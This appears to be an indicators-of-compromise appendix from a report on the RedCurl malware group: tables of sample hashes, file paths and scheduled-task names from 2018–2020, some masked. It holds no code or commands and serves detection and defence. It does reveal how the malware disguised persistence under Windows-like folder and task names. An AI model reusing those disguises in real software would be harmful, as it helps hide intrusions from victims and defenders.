| | MD5: 8734bfe951847a5b577f01088c5cc803<br>SHA1: 6ed0375d527cc8855f435777f68d4924cf24957b<br>SHA256: fe1dbf4420d247b7e55b9a313b83d7ec9833efa1e1c7d169aeeb7a5ef32c8c09 | Encrypted RedCurl.C1 |
| | MD5: 2c100f7835627ab7acb5cb58dfd04b8d<br>SHA1: f16bc12267399b61e779a380962372ba403bcff9<br>SHA256: 22bbdd147f52ab3e93380ba788fb605ae7f2e94ff378b7b264636b841162ed6 | Encrypted RedCurl.C2 |
| **2019-07-31** | MD5: 4adf6dff493427be125d6708a93151aa<br>SHA1: 08d429f8ba3218b9442f6c00d33988fe8d924cab<br>SHA256: 3a27ed7030ec08fd35c6c3ffd7c89bb2a40569c09841f11f20c0645edf376904 | RedCurl.Dropper |
| **2019-08-14** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 973579883D19696C3B4286E74D8FA062<br>SHA1: 3580DD6B213C6EFB86F6DFCD9A39EF850C47E503<br>SHA256: 4DCB6F2DC401095B730FCFA50098E05C407C1AF2376AC2483EE1D813D6524CBE | RedCurl.Dropper |
| | MD5: ecff12e894d75e21f86562cd76a9a102<br>SHA1: b3dea7c6d31b4e1acf07befe2b937e545faa1172<br>SHA256: 65c95bbd3cd3bd6b7bdbd05394a4cdb7fee2b2d43953bfbf23bf5fbd29412736 | Encrypted RedCurl.FSA |
| | MD5: b661d7367b778ba69941424d4bffbf09<br>SHA1: 276b97c5805d932e19b5156e93d3054ca2403c58<br>SHA256: 9ea46aa8cc4c26000b83ef445e296938fd81f2a322f7cde8a0220b4f20c0d973 | Encrypted RedCurl.C1 |

| Date | Hashes | Classification |
|---|---|---|
| **2019-08-14** | MD5: 8b16f157d0f07819ada6896fed86d5d3<br>SHA1: e10da81bf3b5d4864d6e339dff2aaf84b416f29e<br>SHA256: 90583fa223fb3c5a86169e0f672266bbda3ddc8a4cc59662f58be00b313b0c72 | Encrypted RedCurl.C2 |
| **2019-08-06** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: dcc0098c95e58a6bf95f0cfe70a4f476<br>SHA1: 5e950dc125984ce19136d99dd87baaf943c3a8b7<br>SHA256: 86b4e9a8a20ee49ae49df514ad768b12d4ebb042bb749eee19e6736a68554bac | RedCurl.Dropper |
| | MD5: 78965056e42a035de01a7fc420d9bb97<br>SHA1: e66f165ddb1c6bbf2e5c524e3ba6715dce0d0290<br>SHA256: d3ea43eccbd1224b871d60c16b6ae0f67907c16fb8e81d14a494c96b615a6373 | Encrypted RedCurl.FSA |
| | MD5: 5e29db24d44311463fdeea35aa6cd61c<br>SHA1: b359138e5a02a4ccdbb3526aa5351e44ee175352<br>SHA256: c9b17f5f1a7e8513c1f1458989003f9bc126bbb1a1bb6ddace870500329a5a56 | Encrypted RedCurl.C1 |
| | MD5: b2ac2fad617b22f11b19bd24c50c4e8c<br>SHA1: 3e684d2e3043c57b960343319c094ef7318bea5f<br>SHA256: 71382a330a393b50d5a873f37fafb6ebad274d4aee006fcb321f1c8db1fe4fc3 | Encrypted RedCurl.C2 |
| **2019-08-08** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 78965056e42a035de01a7fc420d9bb97<br>SHA1: e66f165ddb1c6bbf2e5c524e3ba6715dce0d0290<br>SHA256: d3ea43eccbd1224b871d60c16b6ae0f67907c16fb8e81d14a494c96b615a6373 | Encrypted RedCurl.FSA |
| | MD5: 5e29db24d44311463fdeea35aa6cd61c<br>SHA1: b359138e5a02a4ccdbb3526aa5351e44ee175352<br>SHA256: c9b17f5f1a7e8513c1f1458989003f9bc126bbb1a1bb6ddace870500329a5a56 | Encrypted RedCurl.C1 |
| | MD5: b2ac2fad617b22f11b19bd24c50c4e8c<br>SHA1: 3e684d2e3043c57b960343319c094ef7318bea5f<br>SHA256: 71382a330a393b50d5a873f37fafb6ebad274d4aee006fcb321f1c8db1fe4fc3 | Encrypted RedCurl.C2 |

| Date | Hashes | Classification |
|---|---|---|
| **2019-09-12** | MD5: e2d981da14863ab47345eb8534c8e3a1<br>SHA1: 5bea907808d30369f60e7902a1b4906ded699897<br>SHA256: 18e43031ee4ed50a773780e32e354ae5222988f675e3d51a1329df4f84d61578 | RedCurl.Dropper |
| | MD5: e315ea0ad5aa2556e4b0f68afe989acc<br>SHA1: 3606849f0d6ec485579a8c6c136707e6c85ec473<br>SHA256: 57441a44625855340c0bfdf1b6f5e69a520e4e3041064e3322b219a1b73cbbc2 | Encrypted RedCurl.FSA |
| | MD5: 04055917ce47645427b4f4ca84fe1e51<br>SHA1: 21f23c97bb3d008baf5b276a847ede51efef8cc3<br>SHA256: e75d03e6db53644e9d24838dd1c70d9f8687661fc850e6154dcd66ebb0671333 | Encrypted RedCurl.C1 |
| | MD5: dc8544751117ef6c0d320fbcd9e4a2db<br>SHA1: f2e3d9700b0303cc1f57a7802b36420e79b25ce6<br>SHA256: cd2f32ed533d4edba9874736f8eb3431042ec5af0674740b83c93af623f5b0b8 | Encrypted RedCurl.C2 |
| **2019-09-23** | MD5: e7d27d0d682d8bb56b29b34e3eda03d7<br>SHA1: ef8b6293111eb3fd2244307d95e8278b31778a78<br>SHA256: c7df2c96c74e712cb3d33264f0f80140471b281c6fa7bbad313b74da048d828a | RedCurl.Dropper |
| | MD5: f2e33472eb55f22a5c1eb1dd2dfdca8c<br>SHA1: 1e82f8862e2d0884d20fbcd96d9d751c5924403e<br>SHA256: 8842744141a91b8acda0ef7f7b2437049b14ada2887213f3d3eb5efff3ccccdc | Encrypted RedCurl.FSA |
| | MD5: acb1882549b7556259bf7f25c7fbf077<br>SHA1: aad0f1ce8cae3b0dd12f5a70f1ef495fd7269a1a<br>SHA256: 9d405df68f1f017be0743a4db478d266b11cb804b4a6f5219f1caa67fe866a78 | Encrypted RedCurl.C1 |
| | MD5: 7c0ec47f4b6acb597954b8f6befe33f1<br>SHA1: 1644b15cdda74505f5a06ccbe1c5615db11f2558<br>SHA256: 18d6e0d073a6cfa2ae882df7b9821b424043c92be304332dffe346aa25225ba3 | Encrypted RedCurl.C2 |
| **2019-09-24** | MD5: 0bd8e164a95532bb2817bf2e056cc0f1<br>SHA1: 403f8b0f9bb5e8a80651743ab274c63fa930c3bf<br>SHA256: 3e143dfbc61ca565569cb5d997588da702f5b2a72939026955cab52374cb4c7bf | RedCurl.Dropper |
| | MD5: 553ee9ce533f0a103e644c6881eff81c<br>SHA1: 1eb09787262722d8684db5c008066c9b69b15b94<br>SHA256: 1d5a6fbc0514ae637cafd327aead8c01e000a8d9c80bd0be8faa21217b9ec412 | Encrypted RedCurl.FSA |
| | MD5: 774e762e8546c569328a1d550cd9479e<br>SHA1: 0e8fe9dcfd88c89632f813227ecd9299455bec86<br>SHA256: b4c8079dbe2a1b3d04f9656df1d47eaeecf3dbc4cb8eceaf71a8fbba547cd2df | Encrypted RedCurl.C1 |

| Date | Hashes | Classification |
|---|---|---|
| **2019-09-24** | MD5: 313a8aad53478e141011934a3ead2ed6<br>SHA1: f47a3e557813139b0202bb7e1bef7d1e5564f3d6<br>SHA256: f5958605365175b6eb9da3544778b8e100cbebb3d2e1f9788d25df71d5394d2d | Encrypted RedCurl.C2 |
| **2019-10-15** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 5050484c1f18d65059ff7e01dc162bf6<br>SHA1: 3c34b35c9bf5e73cb702d6c2f7cbd96d2ee2f5cd<br>SHA256: e77c4990b3863e789efc1b064a8387e7c71e74bc5f960045f64b5b1dadbfc213 | RedCurl.Dropper |
| | MD5: e3ac036fe4ac10813914b1cca52d1de5<br>SHA1: 8711b71fda59b5b75176b436d2498d57c59d1389<br>SHA256: b0b9fb1aaabf4a45e9f8dada75e7fee04aa61ead9432340bb9c5f92161a6372d | Encrypted RedCurl.FSA |
| | MD5: 36fb611a076da404f61ef667a12cac55<br>SHA1: 36de37b3117e1f8e9df4749b2de886aef968511f<br>SHA256: 3a4ab011bb5c5c24852ab21abe635f2969ac9452e354d22da1cbb793b63c3278 | Encrypted RedCurl.C1 |
| | MD5: 868d9d2bd0d11843e5a381b1873508cb<br>SHA1: b0eb8d3d80e503708a19a891b5ba11a9b55e54f6<br>SHA256: b24955832b9fb277166535531773f52374f54bb7d6645687e4e03d0cea460f6d | Encrypted RedCurl.C2 |
| **2019-10-18** | MD5: fe8dceacfbf2dc4d874359ef6fca2de1<br>SHA1: 82ffae3656dfc3422462797bb3b21a0752f3dcbd<br>SHA256: 34850b3ef6947fdae35523431690acb7da9543d209947ffb412307f1eba518ca | RedCurl.Dropper |
| | MD5: 25f4359b5201295ac56dcf234800a3d9<br>SHA1: 11c62b38f40faa6961be9ec2df8af1344c672233<br>SHA256: 88caafdca263af4b7f6d6b952b16093b059cbcdb13ef26eabf096659dcb96e48 | Encrypted RedCurl.FSA |
| | MD5: e31512cb72b081f51e214f7d2496c0e1<br>SHA1: 3a4ba61af6cbc627dd450ed74e58cdec3aee076d<br>SHA256: 204d0bda0637e8a29970ce8123500cb7ff3d2c60d24a79ed4550f5c2c4a6d83e | Encrypted RedCurl.C1 |
| | MD5: 7086d00950105c9530bff7375b8464c3<br>SHA1: 46e50da34773d0960dbedfb4598762b233725bbd<br>SHA256: 4bd0943312cbf137da2286efd6e1892235d0cafe2b7472509c80cf5a2b90c8ff | Encrypted RedCurl.C2 |

| Date | Hashes | Classification |
|---|---|---|
| **2019-12-20** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 5f49e06a5a03f67eb476b66ab461f116<br>SHA1: 0d0938ce0b6a2150ba3e02d231b9dafd5aeea69f<br>SHA256: 4bef36d87e4a7f3e0f4fedacedb0f914c173e28718a413106de9972e2e29cebf | RedCurl.Dropper |
| | MD5: e2ce59cd2a36a5dfa2bc3ab8a8d9eca8<br>SHA1: 25ec727de33683062e1e4afa11269fcaf61ea2b9<br>SHA256: 10ab87fa526ff9d0458cc4ad51712cebd0733d56cb6475ca5434e7afe07459c4 | Encrypted RedCurl.FSA |
| | MD5: 73340f09829b923c5a8c3468e166e49d<br>SHA1: 2991873bd471a288379b2ddc3d03fa9a415e0eac<br>SHA256: 2c10d7a916fddae6baaece992a1a12e2c76fa9da82e322b68aadd31c85dd48c7 | Encrypted RedCurl.C1 |
| | MD5: c45df36255f57e31aeabd723e03bbd08<br>SHA1: 4cb87f3d29b83620c96b67e4531120063438af01<br>SHA256: 5aab509c14e9a6a63c4ca318d681be252bc406018d50f0b7b204bfbb63d73652 | Encrypted RedCurl.C2 |
| **2020-02-20** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 5e694e86bf0bc3e55f5a65d6684e1631<br>SHA1: c47522b3923173881f52dddacd48acd88359f23a<br>SHA256: ffc76831a7c5279ea1465f8f5f01a249052721a6618c8dc1ba68f3ea3d062cce | RedCurl.Dropper |
| | MD5: 2a5365dc4344c258196dfdba5d783db0<br>SHA1: 0782da50a5ddf8551adc5957896a0406abc8ad16<br>SHA256: d90d3d5c18bb8b9ba31be1a82fdbc7df4d37e7d05873e18843229e27b0501991 | Encrypted RedCurl.FSA |
| | MD5: 2d484bd4ea9e4d3853f0e91e062d980b<br>SHA1: a31317e167c445fc09a2fb04a8eff66f038f921f<br>SHA256: 7c99c0a7882da8d88c175ce4a34d2cac80bcdb7a2fa5f3815b01885546b9e205 | Encrypted RedCurl.C1 |

| Date | Hashes | Classification |
|---|---|---|
| **2020-02-20** | MD5: a1fa93c9650044ed71bbda18bdfe5f61<br>SHA1: 19fd1b5c9d7f3f2ff9bad94381a2a4c19247dfd3<br>SHA256: e5feb61cadf77531c1d424ea780deb54b802791bbd7bec640989468ff7f598af | Encrypted RedCurl.C2 |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: c47104f9c669454e7b48d2c717d949da<br>SHA1: edfc60a54fda49fa43a6e0d8ed5a14e181278617<br>SHA256: 5bfb89aa7b1014a239733f04c5c93d8ff3835d68c9ed12cd87e5a2f700c2ad43 | RedCurl.Dropper |
| | MD5: 808f2e36caaa5c2e88c29cf0e634e2bb<br>SHA1: 84051063cf4e11cef9ec8c3ce81d4a2a4b36348f<br>SHA256: 0313e9c6db0d200fc52cf45444d7f0b4e2415091a09f11c77d93ff0ca5f466c5 | Encrypted RedCurl.FSA |
| | MD5: 1c3a60db0b174963dd01953c55804411<br>SHA1: ccc8176dd2cc0d7831d153f9d9399b4712e6da5b<br>SHA256: 03ffd05b057f837ca6a110ad6ee3c3abaf240e4b28ba6a161dad824dfe9f86aa | Encrypted RedCurl.C1 |
| | MD5: 04a1c0704b549581e3029634ea2ecf07<br>SHA1: 6343000188465aa07d92639f812f7fccf0ed56cf<br>SHA256: 95d95e0df11486a4ac675dadad541848435327a1f9eed331bba808179821d740 | Encrypted RedCurl.C2 |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 47db515e537b88184f450bd352cb7e6e<br>SHA1: d9d6001515073a6fda28958f5990091733662e17<br>SHA256: 4cff712afedaf492ffc01c1d96d0ec3fa08e7a361787fd97971313a8d201ebe1 | RedCurl.Dropper |
| | MD5: 65693ff4d81af47db2974ade7db857e0<br>SHA1: 2dd90d341d80edef4fbee339c856caec3001056f<br>SHA256: e29ccda7507adc5479d4413c9486b2217b4c2e415be5f03259540359d7b2c6aa | Encrypted RedCurl.FSA |
| | MD5: 24b5427d7e147de61d6b2b535aa1028f<br>SHA1: ff054cc435c8007f3238bee5ab40b95675ee8208<br>SHA256: cfabe2d5bee9367fd7a8a6882c3ab0fbd897520e44ce67cc40d60b02f8f19d04 | Encrypted RedCurl.C1 |
| | MD5: a3d0c95a34ebf46b313c26ea7ca79288<br>SHA1: 7bef4606d73bd77b8d1d5b6b7a08f8869190d49d<br>SHA256: f66c8d0fdc5d436a5c284d36d36cfe3cc7e1f7efcca5a7274a58bf1cd5ffd4b8 | Encrypted RedCurl.C2 |

| Date | Hashes | Classification |
|---|---|---|
| **2020-01-21** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 95a5fba13ae88e43f460c9fba7328670<br>SHA1: 47dc335be7c9c114c6061fd72b8b76cf87e63e72<br>SHA256: 10558d1be5fcaf108240ebe1f8a53ecb0c4acc82e7f3ab6885b00dc1029b7fcf | Encrypted RedCurl.FSA |
| | MD5: 4fff5bd6c746139406279f764504cd9c<br>SHA1: 2f7581666f5a7ccc6afa3a1ac7cc1994f78a7ae2<br>SHA256: 4f984cf3589903887f0b221b1db5ef7c47e7bce9568a5a8070aea8f42fb31fe9 | Encrypted RedCurl.C1 |
| | MD5: d3de39a4482cfa3f051f418a10e1994e<br>SHA1: 91210c365e4ceaaef5aeb595f30c53d573a27943<br>SHA256: d4a7943abb06b42b731c22bb8fd5c49fb714dcac11cbeca1e81c5781f62ff5b6 | Encrypted RedCurl.C2 |
| **2020-03-25** | MD5: 082f4383801b79279e82b718c672a452<br>SHA1: ce178c77370e9654c810c5a67fa55d2e0bd0a7f4<br>SHA256: 24b6308438b081c77338a917b907d57a3f5519b6008167e6c1b3d9d02cd4a38a | Encrypted RedCurl.FSA |
| | MD5: a75871000b944b87fa0aee37cb20facf<br>SHA1: c25194f9c547a85a9ce7a7dd752427b33a16c0e7<br>SHA256: 15417751a35972f2e54123e97440a8acf24c26bbd9d8521cc88fb7498b54b567 | Encrypted RedCurl.C1 |
| | MD5: e000ab9fa0bf5e01ba353bba14fac8f1<br>SHA1: 51d60a7da40c11e37b31462e6b78f909e84d85f4<br>SHA256: 22d9328d4e9da55db54576ab52eb6837c20bf034e045e5f078b00e77c362aeff | Encrypted RedCurl.C2 |
| **2020-07-06** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 12ec7e6876dc86f158f448ebfba9e0eb<br>SHA1: 464a8c086279357ad41e15180ae0d4881cf48717<br>SHA256: 5388a22c42c360937e422df0f4336c48003fbf72aa87bb1f4107de90059dc04d | RedCurl.Dropper |

| Date | Hashes | Classification |
|---|---|---|
| **2020-07-06** | MD5: 65167ef2ac035b8205e657a31b3c8ee5<br>SHA1: aa21dc970461c653bd24e75a1440f6893bbaf747<br>SHA256: df621643336947405b6f0d66927730a51267c39b6978ac732f9dc79417fba464 | Encrypted RedCurl.FSA |
| | MD5: cda007d68777e193827ab87cb00c4726<br>SHA1: 25a3d8aacc4bb40fd3a42ab7fa80c180324ac90b<br>SHA256: 7476fe7f7750f5fcc2eeb66b3626377957f0a1e92d621cb4db2352b6595722c7 | Encrypted RedCurl.C1 |
| | MD5: 12ec7e6876dc86f158f448ebfba9e0eb<br>SHA1: 464a8c086279357ad41e15180ae0d4881cf48717<br>SHA256: 5388a22c42c360937e422df0f4336c48003fbf72aa87bb1f4107de90059dc04d | Encrypted RedCurl.C2 |
| **2020-07-10** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 1a0b622c4f2805b601655f7ffe0dabf6<br>SHA1: 8fc49c58aeb70943da579e6985b64d78a56f6958<br>SHA256: 61f981e15bae9b0643262f16a124cb490f51d0040267d41e17c6b83f2b9d437c | RedCurl.Dropper |
| | MD5: 4071bf66e07cd4a7feadd316f91cfd56<br>SHA1: b9c762e7e65b4cdcac054fa424b2219f8ecf3b78<br>SHA256: edfa39f931ec45f71a4b6cc6b473f046a384f1f05637a1eb0a5a4c1608c044cf | Encrypted RedCurl.FSA |
| | MD5: db602ed8ba5890f162dc3546847646b1<br>SHA1: 7fee558c6d6668e67e75dd94a2d7609c287ec756<br>SHA256: 7bdd5815e2fbe8ff71897dc0f56a980d9931731f4bcc45ea7782545debb556d7 | Encrypted RedCurl.C1 |
| | MD5: f04cf464ddd719dce94640cc4b6e866d<br>SHA1: 19d0afc92e3e98e3ed5e1db9aed21da791245e8d<br>SHA256: 660f8efbf3f5e408092ead5933bcb80bd220d91d3233ec162ebf725fd0bc82f6 | Encrypted RedCurl.C2 |
| **2020-07-14** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| **2020-07-14** | MD5: 979eaebd1510996ab834e3471fdaab5b<br>SHA1: 23e813e43dc67b50a7d00f76223c1fc56fe1abbe<br>SHA256: bba4e8a3f2a05d5bb543b765c7964e33ba02e8a895bfc64976f6ae9412a99464 | RedCurl.Dropper |

| Date | Hashes | Classification |
|---|---|---|
| | MD5: 040cb066f2cdfc579c9be86128ceb8ff<br>SHA1: b1a79cce4a75e46830f52fedc67b2a3209eb78bb<br>SHA256: 016b42c3f7f1c3bffbec2228994ca36397f5e0f5c26132c297bae7e5dd787da4 | Encrypted RedCurl.FSA |
| | MD5: b5d0f72dc1bda1727d88c51cf16ee8c1<br>SHA1: 729c83d7986eca76536e3b318233945a7febaff8<br>SHA256: cf2b96927b6f3bf3bb169200e047b6337a256012f350b6f5b5b8bec37100f951 | Encrypted RedCurl.C1 |
| | MD5: 662493e155284d654d61e2923efeeec4<br>SHA1: 09bd864389edcc7585a42950e32619c31b1ac34a<br>SHA256: 2c69410c0d45561d286b67f7848811b551dd659d62fef7cb1711875d3c1c0a3a | Encrypted RedCurl.C2 |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |

## Path

| Date | Path |
|---|---|
| **2018-06-11 / 2018-07-04** | %LOCALAPPDATA%\Microsoft\Control<br>%APPDATA%\Microsoft\Check<br>%APPDATA%\Firefox\Update<br>%LOCALAPPDATA%\Microsoft\Control\tmp\1<br>%LOCALAPPDATA%\Microsoft\Control\tmp\2 |
| **2018-07-18** | %APPDATA%\Microsoft\Check<br>%APPDATA%\Firefox\Update |
| **2018-12-01** | %APPDATA%\MSSched\ |
| **2019-07-02** | %LOCALAPPDATA%\Microsoft\DiskDiagnosticSrv<br>%APPDATA%\gbtregmainsrva<br>%APPDATA%\Microsoft\regdevpchk |
| **2019-07-10** | %LOCALAPPDATA%\Microsoft\NetworkStateChangeTask<br>%APPDATA%\PowerEfficiencyDiagnosticsF<br>%APPDATA%\Microsoft\EduPrintProvf |
| **2019-07-18** | %LOCALAPPDATA%\Microsoft\ControlLocalTimeSvc<br>%APPDATA%\RealtekNetDrvCheckHostA<br>%APPDATA%\Microsoft\IntelWirelessHostB |

| Date | Path |
|---|---|
| 2019-07-25 | %LOCALAPPDATA%\Microsoft\CleanupTemporaryStates<br>%APPDATA%\ADRMSRightsPolicyTemplate<br>%APPDATA%\Microsoft\VerifiedPublishersCertsStoreCheck |
| 2019-07-30 | %LOCALAPPDATA%\Microsoft\WsSwapAssessmentTaskF\<br>%APPDATA%\IndexerAutomaticMaintenanceF»<br>%APPDATA%\Microsoft\EnableLicenseAcquisitionS |
| 2019-07-31 | %LOCALAPPDATA%\Microsoft\msftavchecka<br>%APPDATA%\SystemSoundsServiceb<br>%APPDATA%\Microsoft\HybridDriveCacheRebalancec |
| 2019-08-14 | %LOCALAPPDATA%\NetworkStateChangeTask<br>%APPDATA%\PowerEfficiencyDiagnosticsF<br>%APPDATA%\Microsoft\EduPrintProvf |
| 2019-08-06 | %LOCALAPPDATA%\Microsoft\CalibrationLoaderU<br>%APPDATA%\MsCtfMonitorFrameworkH<br>%APPDATA%\Microsoft\QueueReportingErrorM |
| 2019-08-08 | %LOCALAPPDATA%\Microsoft\CalibrationLoaderU<br>%APPDATA%\MsCtfMonitorFrameworkH<br>%APPDATA%\Microsoft\QueueReportingErrorM |
| 2019-09-12 | %LOCALAPPDATA%\Microsoft\PropertyDefinition<br>%APPDATA%\UsbCeipCons<br>%APPDATA%\Microsoft\MDMMaintenenceProgram |
| 2019-09-23 | %LOCALAPPDATA%\Microsoft\GeneralizeDrivers<br>%APPDATA%\WorkFolders<br>%APPDATA%\Microsoft\PCMobilityManager |
| 2019-09-24 | %LOCALAPPDATA%\Microsoft\\DevicesSettings<br>%APPDATA%\CertServicesServer<br>%APPDATA%\Microsoft\DDClient |
| 2019-10-15 | %LOCALAPPDATA%\Microsoft\VerifyRecoveryWinRE<br>%APPDATA%\HPComp<br>%APPDATA%\Microsoft\drwats64oauthb |
| 2019-10-18 | %LOCALAPPDATA%\Microsoft\DiskDiagnosticData<br>%APPDATA%\AikCertEnrollTask<br>%APPDATA%\Microsoft\DataIntegrity |
| 2019-11-27 | %LOCALAPPDATA%\Microsoft\MSSharepointProducts<br>%APPDATA%\Microsoft\MSSMConf<br>%APPDATA%\CTXWorkflowStudio |
| 2019-12-20 | %LOCALAPPDATA%\Microsoft\MemoryDiagnosticService<br>%APPDATA%\BitLockerMgr<br>%APPDATA%\Microsoft\DiagSvcMgr |

| Date | Path |
|---|---|
| **2020-02-20** | %LOCALAPPDATA%\Microsoft\SvcRestartTaskNetworkSrv<br>%APPDATA%\Microsoft\ResolutionHostc<br>%APPDATA%\UPnPHostConfServb<br>%LOCALAPPDATA%\Microsoft\SetSyncSvc<br>%APPDATA%\MSEntmgmt<br>%APPDATA%\Microsoft\PTI<br>%LOCALAPPDATA%\Microsoft\SpaceManagerSrv<br>%APPDATA%\DiskDiagnosticData<br>%APPDATA%Microsoft\SoftwareProtectionService |
| **2020-01-21** | %LOCALAPPDATA%\Microsoft\OrchestratorUpd<br>%APPDATA%\RegSVR\<br>%APPDATA%\Microsoft\MSCTFSvc |
| **2020-03-25** | %LOCALAPPDATA%\Microsoft\WinActDiag<br>%APPDATA%\Microsoft\EnterpriseManagement\<br>%APPDATA%\ADRMSManagement |
| **2020-07-06** | %LOCALAPPDATA%\DeviceDirectoryC<br>%APPDATA%\AppxDepCltn<br>%APPDATA%\Microsoft\CUAssist |
| **2020-07-10** | %LOCALAPPDATA%\DirectXUSR<br>%APPDATA%\Microsoft\CloudExperience<br>%APPDATA\CertificateServ |
| **2020-07-14** | %LOCALAPPDATA%\servcomptm<br>%APPDATA%\Microsoft\WindowsActionDialog<br>%APPDATA%\AppID |

## Tasks


| Date | Task |
|---|---|
| **2018-06-11 / 2018-07-04** | Microsoft Windows Check Updates Status<br>CheckTN1 |
| **2018-07-18** | CheckU3<br>CheckTN1 |
| **2019-07-02** | DiskDiagnosticResolverSrv<br>DeviceDirectoryCltServ\RegisterDeviceProtectionStateCheck<br>BrokerInfraService\BgTaskRegistrationMaintenanceSrv |
| **2019-07-10** | NetworkStateChangeTaskProv<br>PrintingProvEdu\EduPrintProvTask<br>PowerEfficiencyDiagnostics\PowerEfficiencyDiagnosticsTask |
| **2019-07-18** | ControlLocalTimeSvc<br>INTELW\IntelWirelessHost<br>RealtekNetDrvCheck\RealtekNetDrvCheckHost |

| Date | Task |
|---|---|
| 2019-07-25 | CleanupTemporaryStateTask<br>VerifiedPublishersCerts\VerifiedPublishersCertsStoreCheck<br>ADRMSRightsPolicyTemplates\ADRMSRightsPolicyTemplateSrv |
| 2019-07-30 | WsSwapAssessmentTask<br>LicenseAcquisitionService\EnableLicenseAcquisitionTask<br>IndexerAutomaticMaintenance\IndexerAutomaticMaintenanceTask |
| 2019-07-31 | SynaMonAppService<br>CertStore\VerifiedPublisherCertStoreCheckBkp<br>OfficeSupport\OfficeTelemetryAgentLogOnSrv |
| 2019-08-14 | PowerEfficiencyDiagnostics<br>NetworkStateChangeTaskProv<br>PrintingProvEdu\EduPrintProvTask |
| 2019-08-06 | CalibrationLoaderTask<br>ErrorReportingFramework\QueueReportingError<br>TextServices\MsCtfMonitorFramework |
| 2019-08-08 | CalibrationLoaderTask<br>QueueReportingError<br>MsCtfMonitorFramework |
| 2019-09-12 | PropertyDefinitionSync_ + Base64(%USERNAME%)<br>MDMEnterpriseMgmt\MDMMaintenence_ + Base64(%USERNAME%)<br>CustomerExperienceImprovementProgram\UsbCeipConsolidator_ + Base64(%USERNAME%) |
| 2019.09.23 | SysprepGeneralizeDrivers_ + Base64(%USERNAME%)<br>Ras\PCMobilityManager_ + Base64(%USERNAME%)<br>WorkFolders\WorkFoldersLogonSynchronization_ + Base64(%USERNAME%) |
